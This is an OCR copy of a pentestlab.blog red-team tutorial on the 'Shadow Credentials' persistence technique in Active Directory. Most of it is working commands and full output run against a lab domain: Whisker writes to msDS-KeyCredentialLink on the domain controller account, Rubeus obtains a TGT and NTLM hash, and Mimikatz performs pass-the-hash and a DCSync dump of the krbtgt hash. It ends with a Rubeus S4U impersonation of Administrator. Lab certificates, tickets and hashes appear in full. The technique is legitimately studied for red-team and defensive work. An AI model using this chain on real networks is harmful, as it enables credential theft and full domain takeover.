
Shadow Credentials

pentestlab.blog/category/red-team/domain-persistence-red-team

February 7, 2022

Microsoft has introduced Windows Hello for Business (WHfB) to replace traditional password based authentication with a key based trust model. This implementation uses PIN or Bio-metrics which are linked to a cryptographic certificate pair to allow users on the domain to access resources. Users or computer accounts can have several key credentials which could correspond to different devices. The information is stored in the *msDS-KeyCredentialLink* active directory attribute and was introduced in Windows Server 2016 and Windows 10 1703.


As with any new technology or feature introduces a new attack surface which could be potential for abuse. During Black Hat Europe 2019 Michael Grafnetter discussed several attacks towards Windows Hello for Business including a domain persistence technique which involves the modification of the *msDS-KeyCredentialLink* attribute of a target computer or user account. An attacker using public key cryptography could modify this attribute for an account which has permissions in order to obtain a ticket granting ticket (TGT) which could lead to the retrieval of the NTLM hash. In the event that password of the target account is changed this attribute will not be affected and therefore a threat actor could use this technique continuously to retrieve either the NTLM hash or a ticket granting service ticket for a domain administrator. The following diagram visualize the steps of the technique Shadow Credentials in practice.



Shadow Credentials – Diagram


Permissions to modify this attribute in Active Directory have accounts which are member of the groups:

- Key Admins
- Enterprise Key Admins




Shadow Credentials – Groups with Permissions

Alternatively, if an account is compromised which have *GenericAll* or *GenericWrite* permissions over an object (computer account or user account) in Active Directory could be utilized for persistence or lateral movement if it affects a computer account.



Shadow Credentials – User Permissions

Both of these permissions will inherit *Read* and *Write* rights over the *msDS-KeyCredentialLink* attribute which is required to conduct the attack.



Shadow Credentials – msDS-KeyCredentialLink

Elad Shamir has released a tool called Whisker which could aid red teams to utilize this technique in red team operations. The tool will generate a certificate and an asymmetric key and will store this information in the *msDS-KeyCredentialLink* attribute. The generated certificate could be used with Rubeus in order to request a ticket granting ticket and expand further the attack.

```
Whisker.exe add /target:dc$ /domain:purple.lab /dc:dc.purple.lab
```

```
C:\Users\pentestlab.PURPLE>Whisker.exe add /target:dc$ /domain:purple.lab /dc:dc.purple.lab
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password UyRfuXoGFBSoLtVI
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=purple,DC=lab
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID c7632754-8fb3-4d3d-ba53-e25dffb6c838
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:dc$ /certificate:MIIJsAIBAzCCCWwGCSqGSIb3DQEHAaCCCV0EgglZMIIJVTCCBhYGCSqGSIb
3DQEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzAOBAgC+Y9L1PUXNAICB9AEggT
YRjLkFUczWRVxpc+4n+hFN8t7irq+Ajp+fnn+YxTwcWowq0EhQq46EYrm1cIorLkLRMQCiowkmKwHq2iipv39rmFv2La95VLCPDL
a3u6dv4xblsdNJzkspWUsDaHV0G8C+s8P2OB5FNdNBk44B20l89GqMmUqUEMIISrQFgjg8vJBYn63UM2Lmu2rZDuN9SR+QkNlsiI
1qSfhzPfJkpfELTfZvBBYt9HRJT1JRprw4D8agtSkYT6DyQE2oiCir71Pb+oKe7qgUPTz3hCqLnsGKO+lfTanCzTudwot729VyKu
GFbk4E1fpQkrHEya/yyH3ksiJ/heXaZbKgGDxSmo4KFwWtAkUVv41EwsB6B0km8E3WnWRakEIGq+iN0gXemK26Yatq176wH2au9y
LFVJ2wQfOwctrvZIndpXiMx0+lJUngqU3jc0LCP7sAhvMQYITbbBExYKi95XK7fJXWbsYW7+Yp/IZh5NNotnk3FLSVnx7BHs5j30
GqFxq3Wg4fBBxZg/YZ9Nk3Ssfm9HpoUTTxOqn5L3PLx8WiDCSPsiH7p/db6kkUf0kGXo+kpIW9Ahuk6xtCWDU7IORk25NcLspGgs
cWd5GUq+FMDfjvG0xL3agLViwHZmn8DHP4QPYhbPKpS7F+u+0OY66+tubNqLTo23TIX0qM0OsBwzM/IKvR/0NDGPI7RevxVaV4bC
LtzgS30S/RvtVupqd2yqkrylJAfAdugwAas0T0mkZ1RjwJRl+e5X/6UOe5zejKQ2Uih85twc439PDs1J6sq0KH3LUqmYkqCbqrod
```


Shadow Credentials – Whisker Add Key Credentials

Verification that the attribute has been updated is feasible using the flag "*list*" against the target account. The information which is stored in the *msDS-KeyCredentialLInk* attribute includes the following:

- User ID
- Public Key
- Device ID
- Last Logon Time
- Attestation Data


However, the tool limits these results only to the *Device ID* and *Last Logon Time* compare to it's python implementation *pyWhisker* which is detailed in the section which discuss the technique from Non-Domain Joined systems.

```
Whisker.exe list /target:dc$ /domain:purple.lab /dc:dc.purple.lab
```



Shadow Credentials – Whisker List

From the perspective of Active Directory the value of the attribute will have a format similar to the image below. However, it is not possible to read or modify this value using Microsoft's ADSI Edit.



Shadow Credentials – msDS-KeyCredentialLink

Whisker in it's output will provide the Rubeus command. Using that command a ticket granting ticket can be requested using certificate based authentication.

```
C:\Users\pentestlab.PURPLE>Rubeus.exe asktgt /user:dc$ /certificate:MIIJsAIBAzCCCWwGCSqGSIb3DQEHAaCC
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
```

Shadow Credentials – Rubeus TGT

The ticket will received in base-64 format.

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=dc$
[*] Building AS-REQ (w/ PKINIT preauth) for: 'purple.lab\dc$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFlDCCBZCgAwIBBaEDAgEWooIEtDCCBLBhggSsMIIEqKADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYWKjggRwMIIEbKADAgESoQMCAQKiggReBIIEWtJ05HrpqeeJ
      rH5uaut5Q9mBfr3NTZ49WvqdwA8kxV/QddHIGFGmTCRESb34AaQQpP955gfJZENcZ8BJydUu0Inz/lQY
      0qqYKO9J94Ij7ixFnUehSox75LI77WhdfwEGIhWY9a/CozLb7Igb/8kPGFwLQGYzRODMZBrBzgl6oiyh
      goid/IAMOZCFkqOHQJ+5o57auN24ECIKB8WqDQqJmnKpN9JFCrUlTa5Lcn+Sc4YGugfOEsthM2TfTZsa
      /Tavn8Kz/GxGgtwxBxc/M04TLPNfxt0kOu0lhMcDw6wPIaGVr4ym9d6Of+F85Krf0Sx4tEQvx9VCiYda
      H5LkGXFbz33ex3GkxhAi1k/a4yiExq8o5BbCQzl3g1BXgaKRrpRYhvbSIg9CK1+h6Dwklr2wOeMAhJNz
      AcmioQ04nXchlYWsaPULsNs5O9aP00bnftTrfN1GsIH4Q7sNn1xCib4/Zen5wQdKul+4fIZDnKWT8lJI
```

Shadow Credentials – TGT Received

The ticket will be cached in memory and will belong to the domain controller machine account as this was the target account. The NTLM hash of the computer account will also displayed in the results and could be utilized in pass the hash attacks. There are different cases which a red team operator could use either the ticket or the hash to conduct further attacks that could lead either to dump active directory hashes using DCSync or to re-gain access to the domain controller and other sensitive hosts in the network by impersonating domain administrator accounts.

```
  ServiceName              :  krbtgt/purple.lab
  ServiceRealm             :  PURPLE.LAB
  UserName                 :  dc$
  UserRealm                :  PURPLE.LAB
  StartTime                :  21/01/2022 11:12:15
  EndTime                  :  21/01/2022 21:12:15
  RenewTill                :  28/01/2022 11:12:15
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  SowjPK2te9Gy7TSBsDOfWw==
  ASREP (key)              :  1E4E8C594C274D4909DEC143B0634572

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 5DE006C3BF93D30195DFF6FADD92A74C
```

Shadow Credentials – DC$ NTLM Hash

Mimikatz can be used to perform pass the hash attacks for accounts from an elevated session. Executing the following command will open a new session as the DC$ account.

```
privilege::debug
sekurlsa::pth /user:DC$ /domain:purple.lab /ntlm:5de006c3bf93d30195dff6fadd92a74c
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:DC$ /domain:purple.lab /ntlm:5de006c3bf93d30195dff6fadd92a74c
user    : DC$
domain  : purple.lab
program : cmd.exe
impers. : no
NTLM    : 5de006c3bf93d30195dff6fadd92a74c
  |  PID  4896
  |  TID  3828
  |  LSA Process is now R/W
  |  LUID 0 ; 10570778 (00000000:00a14c1a)
  \_ msv1_0   - data copy @ 0000024BC29FC000 : OK !
  \_ kerberos - data copy @ 0000024BC29E69E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000024BC29030D8 (32) -> null
```

Mimikatz – Pass the Hash

From the new session Mimikatz can be executed again to dump password hashes of active directory accounts such as the *krbtgt* account. Using the NTLM hash of the krbtgt account a golden ticket could be created as a secondary domain persistence method.

```
lsadump::dcsync /domain:purple.lab /user:krbtgt
```

```
mimikatz # lsadump::dcsync /domain:purple.lab /user:krbtgt
[DC] 'purple.lab' will be the domain
[DC] 'dc.purple.lab' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 01/05/2021 21:34:06
Object Security ID   : S-1-5-21-552244943-2733646151-2332415024-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: cdad1eb1ba4d60e76db46e947822d4ac
    ntlm- 0: cdad1eb1ba4d60e76db46e947822d4ac
    lm  - 0: bf5138105f8aca689f0f7205142abda1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 53f3ed1387e4f5fb8db1fb3682932e40
```

Mimikatz – DCSync

Alternatively, the ticket which belongs to the DC$ account could be used to request service tickets for domain administrator accounts using the Kerberos extension service for user. Rubeus can interact with the Kerberos protocol and execution of the following command with the certificate which belongs to the DC$ machine account will obtain a ticket for the domain controller *cifs* service. This ticket will requested on behalf of a domain administrator account.

```
Rubeus.exe s4u /self /impersonateuser:Administrator /altservice:cifs/dc.purple.lab
/dc:dc.purple.lab /ptt /ticket:[Base64 TGT]
```

```
C:\Users\pentestlab.PURPLE>Rubeus.exe s4u /self /impersonateuser:Administrator /altservice:cifs/dc.p
urple.lab /dc:dc.purple.lab /ptt /ticket:doIFlDCCBZCgAwIBBaEDAgEWooIEtDCCBLBhggSsMIIEqKADAgEFoQwbClB
VUlBMRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYWKjggRwMIIEbKADAgESoQMCAQKiggReBIIEWut0AGRt7V7
d/a0KONMZs+2nQ/xt1hqj1v8xeH8vBZAJq1vOGYUQDJCHp4GMZwftEkLNfy0MNz1kYF18Py6e86whI2HZRp+jEjOUcvvWkAcBIaW
G9YRLmGFY15A09yma3aDYJ9Tt5GY1CTLOIHNv1TjUhIhDd9xMFjhfNGe/1MEWe6t6BMKLdSEop0ddHsUlXTD21MzhL14jGZGzSsi
o6JupP6Z96dy0uvLPdxGHpZziBvcP7+u76DWX6kbeMXEobtJF5L+CLHwkORwRWOrLiaWyTOBa9VanPLTnxrHlLBvtOeTQm1Qaqdo
6Xl/S1rSNZ0z38m6CHKFZ4Tx3KIuLZiWH6fRGd1Vpgy6fymHslYGx2A9GCCqvRiVPK5EbuqUJJto+EykE4OqpfzyVUr+xS5OI9n7
DjiiP5kaGdLqggSUyaDSQRTwFot3QTv9trEgZAXyPstky/WwtSjmIEL3y/fa6kownzNon/mIf1AvtJ5lqQQJBO+U9Kdr/FTiwj0z
vRpTQ78+uKhdvAimojt6cFIoT2PfjlyQBXlYFwL3RA9gLeZ9mXGakOYG67VqlLXhJxDLTUkIc3onDpD+XRQT+MtI7xe7qdEAkW4+
DOEcXJgW03sksWDhzvlzte+M0H0m/1thVYbwjL46HxJCz7uMgLVw0F37ye+HYOkKZYgwpv/3/JPsH+PsjM4QtZbcYHIhANCjIgE5
